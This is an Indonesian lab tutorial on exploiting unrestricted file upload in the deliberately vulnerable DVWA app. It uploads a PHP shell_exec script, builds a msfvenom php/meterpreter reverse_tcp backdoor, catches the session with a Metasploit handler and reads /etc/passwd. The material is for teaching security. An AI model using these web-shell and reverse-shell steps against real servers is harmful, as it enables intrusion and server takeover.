

12. File Upload


Disusun oleh :

Chaerul Umam, M.Kom (chaerul@dsn.dinus.ac.id)

Hafiidh Akbar Sya'bani (akbar@dinustek.com)

Information Gathering

File Upload memanfaatkan kelemahan website dalam filtering file upload. File yang diupload bisa merupakan shell atau backdoor yang ditanam oleh penyerang untuk mendapatkan akses penuh ke dalam komputer korban.




<https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/>

Kelemahan pada website biasa terjadi karena web tidak menerapkan content-type restriction, yang mana ini adalah proteksi untuk melarang file dengan ekstensi tertentu dapat diupload ke server.

🦴 File Upload - Static File

Pada tampilan awal DVWA klik bagian File Upload



Terdapat tombol untuk upload file, coba untuk upload file apa saja, contoh disini akan upload file gambar dibawah.



<https://http.cat/status/500>

Klik tombol Browse, cari gambar tadi dan klik Upload. Hasilnya akan seperti gambar dibawah.

Vulnerability: File Upload

Choose an image to upload:

No file selected.


../../../../hackable/uploads/500.jpg succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websecurity/upload-forms-threat/>


Pada gambar diatas, path dari gambar yang terupload akan ditampilkan lengkap dengan nama filenya, cari tahu apakah gambar yang baru saja diupload dapat diakses melalui website menggunakan alamat DVWA dan ditambahkan path dari gambar tersebut

`http://172.16.0.33:4280/hackable/uploads/500.jpg`



Ternyata gambar yang terupload dapat ditampilkan, selanjutnya periksa apakah hanya dengan mengakses URL sebuah file dapat tereksekusi dengan menggunakan script php yang akan menampilkan isi dari direktori saat ini.

Pada Kali Linux buka terminal



Buat file baru dengan nama `listdir.php` dengan perintah berikut

```
nano listdir.php
```

Isikan dengan script php yang berisi seperti berikut

```
<?php
$output = shell_exec('ls -lah');
echo "<pre>$output</pre>";
?>
```

Tekan ctrl+x, Y, enter, untuk menyimpan file

Script diatas akan menampilkan file yang terdapat pada direktori `uploads`, dapat dilihat pada variabel `$output` dimana didalamnya berisi `shell_exec('ls -lah')`. Salah satu isi dari variabel ini adalah `ls -lah` yang mana pada Linux perintah ini digunakan untuk menampilkan isi dari sebuah direktori saat ini. Selanjutnya variabel ini dicetak oleh perintah `echo`. String `ls -lah` dapat diganti dengan perintah apapun sehingga penyerang mendapatkan tujuannya.

Tujuan utama dari file ini adalah untuk menampilkan apa saja file file yang terdapat dalam direktori `uploads`.

Kembali ke halaman file upload di DVWA, lalu upload file `listdir.php` tadi

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/listdir.php succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websecurity/upload-forms-threat/>

Buka file tersebut sama seperti cara membuka gambar sebelumnya, namun ganti nama file menjadi `listdir.php`

`http://172.16.0.33:4280/hackable/uploads/listdir.php`

```
← → ↻ 🏠 172.16.0.33:4280/hackable/uploads/listdir.php

total 84K
drwxr-xr-x 1 www-data www-data 4.0K Jul 27 05:49 .
drwxr-xr-x 1 www-data www-data 4.0K Jul 12 09:46 ..
-rw-r--r-- 1 www-data www-data 53K Jul 27 04:31 500.jpg
-rw-r--r-- 1 www-data www-data 667 Jul 12 09:46 dvwa_email.png
-rw-r--r-- 1 www-data www-data 1.1K Jul 27 03:28 fil-upl.php
-rw-r--r-- 1 www-data www-data 73 Jul 27 05:49 listdir.php
-rw-r--r-- 1 www-data www-data 205 Jul 27 03:24 sqlmap.txt
```


Dapat dilihat bahwa script tadi memperlihatkan list file yang terdapat pada direktori `uploads`

Sampai tahap ini script dapat dimasukkan dengan perintah apa saja hingga penyerang mendapatkan tujuannya seperti melihat user yang terdaftar, memanipulasi data didalamnya, hingga server takeover.

💀 File Upload - Backdoor

Metode File Upload - Backdoor menggunakan script php yang diupload oleh penyerang ke server korban. File yang terupload ini jika tereksekusi akan memungkinkan penyerang untuk melakukan remote ke server korban. Pada metode ini akan digunakan sebuah program bernama Metasploit.

Pada Kali Linux buka terminal



Ketik perintah berikut untuk memastikan Metasploit telah terpasang

```
Framework Version: 6.3.4-dev
```

Selanjutnya buat sebuah file backdoor menggunakan Metasploit dengan perintah berikut

```
msfvenom -p php/meterpreter/reverse_tcp lhost=IPKaliLinux lport=PortBebas -o namafile.php
```


Rincian dari perintah diatas adalah sebagai berikut

- `-p php` = Menggunakan payload php
- `lhost` = IP dari VM Kali linux, disini digunakan `172.16.0.33`
- `lport` = Port yang dipakai pada mesin Kali Linux, disini digunakan `43321`
- `-o namafile.php` = Script yang dibuat akan diberi nama sesuai yang diberikan, disini akan menggunakan `backdoor.php`

dari rincian diatas, dihasilkan perintah seperti berikut

```
msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.0.33 lport=43321 -o backdoor.php
```

Tunggu hingga proses selesai



```
(kalx@kalx)~  
$ msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.0.33 lport=43321 -o backdoor.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1113 bytes  
Saved as: backdoor.php
```

Setelah file dibuat, buka file menggunakan nano lalu hapus comment pada bagian depan script

```
nano backdoor.php
```

```
/*<?php /**/ error_reporting(0); $ip ...
```

Hapus tanda `/*` pada bagian depan sehingga script menjadi seperti berikut

```
<?php /**/ error_reporting(0); $ip ...
```

Tekan ctrl+x, Y, enter, untuk menyimpan file

Setelah file backdoor siap, upload file tersebut ke halaman file upload DVWA

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/backdoor.php succesfully uploaded!

Kembali ke Kali terminal, disini akan dicoba untuk melakukan koneksi terhadap backdoor yang telah dibuat, namun untuk bisa terkoneksi, file backdoor harus dibuka atau dieksekusi.

Langkah pertama, jalankan panggilan menuju backdoor dengan perintah berikut

```
msfconsole
```

```
(kalx@kalx) - [~]  
$ msfconsole
```

```
.;lx00KXXXK00xl:.  
 ,o0WMMMMMMMMMMMMMMMMMMkd,  
'xNMMMMMMMMMMMMMMMMMMMMMMWx,  
 :KMMMMMMMMMMMMMMMMMMMMMMMK:  
 .KMMMMMMMMMMMMMMMMWNNWMMMMMMMMMMX,  
 lWMMMMMMMMMMxd:.. ..;dKMMMMMMMMMMMo  
 xMMMMMMMMMMwd. .oNMMMMMMMMMMk  
 oMMMMMMMMMMx. dMMMMMMMMMMx  
 .WMMMMMMMMM: :MMMMMMMMM,  
 xMMMMMMMMMo lMMMMMMMMMo  
 NMMMMMMMMW ,cccccoMMMMMMMMMWlcccccc;  
 MMMMMMMMMX ;KMMMMMMMMMMMMMMMMMMX:  
 NMMMMMMMMW. ;KMMMMMMMMMMMMMMX:  
 xMMMMMMMMMd ,0MMMMMMMMMMK;  
 .WMMMMMMMMMc 'OMMMMMMM0,  
 lMMMMMMMMMMk. .kMMO'  
 dMMMMMMMMMMwd' ..  
 cWMMMMMMMMMMNxc'. #####  
 .0MMMMMMMMMMMMMMWc ##+ ##+  
 ;0MMMMMMMMMMMMMMMo. +: +  
 .dNMMMMMMMMMMMMMo +++:+++:  
 'o0WMMMMMMMMMo +: +  
 .,cdk00K; :+: :+:  
 :+:+:+:
```

```

Metasploit

      =[ metasploit v6.3.4-dev                               ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post           ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```

Akan masuk ke console dari metasploit framework, kolom input yang tadinya terlihat seperti ini

```

└─(kalx@kalx)-[~]
└─$

```

akan berubah menjadi seperti ini

```
msf6 >
```

Disini backdoor yang telah terupload dapat diakses. Ketik perintah berikut satu persatu

```
msf6 > use multi/handler
```

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
```

Atur lhost menuju ke IP Kali linux

```
msf6 exploit(multi/handler) > set lhost 172.16.0.33
```

Atur lport menuju port yang sama dengan file backdoor sebelumnya

```
msf6 exploit(multi/handler) > set lport 43321
```

Setelah semua selesai jalankan perintah `run`

```
msf6 exploit(multi/handler) > run
```

Setelah perintah `run` dijalankan, console akan memunculkan output seperti ini

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 172.16.0.33:43321
```

Disini console sedang menunggu file `backdoor.php` dijalankan oleh server, pada sisi penyerang file tersebut dapat dijalankan hanya dengan mengaksesnya melalui URL sama seperti saat mengakses file static sebelumnya

Akses URL berikut

```
http://172.16.0.33:4280/hackable/uploads/backdoor.php
```

Saat file tersebut dibuka, console akan memunculkan output seperti ini

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 172.16.0.33:43321  
[*] Sending stage (39927 bytes) to 172.18.0.3  
[*] Meterpreter session 1 opened (172.16.0.33:43321 -> 172.18.0.3:47202) at 2023-08-01 10:13:04 +0700  
  
meterpreter >
```

Kolom input yang tadinya seperti ini

```
msf6 >
```

Akan berubah menjadi seperti ini

```
meterpreter >
```

Disini server telah berhasil dimasuki, coba untuk melihat seluruh perintah yang dapat dilakukan dalam meterpreter ini dengan perintah `help`

```
meterpreter > help
```

Core Commands

=====

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Stdapi: File system Commands

=====

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory

checksum	Retrieve the checksum of a file
chmod	Change the permissions of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Stdapi: Networking Commands

=====

Command	Description
-----	-----
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target

Stdapi: System Commands

=====

Command	Description
-----	-----
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Stdapi: Audio Output Commands

=====

Command	Description
---------	-------------

```
-----  
play
```

```
-----  
play a waveform audio file (.wav) on the target system
```

Penyerang dapat melakukan manipulasi file hingga menjalankan perintah shell didalamnya

Gunakan perintah `shell` untuk eksekusi langsung dengan server

```
meterpreter > shell
```

Setelah perintah dijalankan, kolom input tidak akan menampilkan apapun didepannya
Coba untuk melihat list user dari server tersebut dengan perintah berikut

```
cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Pada tahap ini penyerang dapat melakukan download dan upload file serta mengeksekusi file berbahaya ke dalam server